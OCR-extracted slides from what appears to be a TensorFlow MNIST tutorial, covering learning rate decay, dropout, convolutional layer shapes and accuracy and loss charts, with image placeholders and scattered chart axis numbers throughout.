
Learning rate decay






Learning rate 0.003 at start then dropping exponentially to 0.0001


Overfitting



Dropout



TRAINING
pKeep=0.75




EVALUATION
pKeep=1


```
pkeep =
tf.placeholder(tf.float32)

Yf = tf.nn.relu(tf.matmul(X, W) + B)
Y  = tf.nn.dropout(Yf, pkeep)
```

All the party tricks




98.2%
sustained





RELU, decaying learning rate 0.003 -> 0.0001 and dropout 0.75

Overfitting



Convolutional layer





$W_1[4, 4, 3]$

$W_2[4, 4, 3]$

$W[4, 4, 3, 2]$


filter size

input channels

output channels

Convolutional neural network

+ biases on all layers




convolutional layer, 4 channels
W1[5, 5, 1, 4] stride 1


convolutional layer, 8 channels
W2[4, 4, 4, 8] stride 2


convolutional layer, 12 channels
W3[4, 4, 8, 12] stride 2


fully connected layer W4[7x7x12, 200]
softmax readout layer W5[200, 10]

Demo



Accuracy
training accuracy
test accuracy
Cross entropy loss
training loss
test loss
Training digits
Weights
Biases
Test digits



Accuracy
1.00
0.99
0.98
0.97
0.96
0.95
0
2000
4000
6000
8000
10000
training accuracy
test accuracy



Cross entropy loss
10
8
6
4
2
0
0
2000
4000
6000
8000
10000
training loss
test loss


Training digits


98.9%



Weights
1.5
1.0
0.5
0.0
−0.5
−1.0
0
2000
4000
6000
8000
10000


Biases
0.3
0.2
0.1
0.0
−0.1
−0.2
−0.3
0
2000
4000
6000
8000
10000


Test digits
100%
98%
96%
94%
92%
90%


WTFH ???


Accuracy
1.00
0.99
0.98
0.97
0.96
0.95
0
2000
4000
6000
8000
10000
training accuracy
test accuracy


Cross entropy loss
10
8
6
4
2
0
0
2000
4000
6000
8000
10000
training loss
test loss
???

Bigger convolutional network + dropout

+ biases on all layers




convolutional layer, **6 channels**
W1[**6**, **6**, 1, 6] stride 1


convolutional layer, **12 channels**
W2[**5**, **5**, 6, 12] stride 2


convolutional layer, **24 channels**
W3[**4**, **4**, 12, 24] stride 2

fully connected layer W4[7x7x24, 200]
softmax readout layer W5[200, 10]

Demo

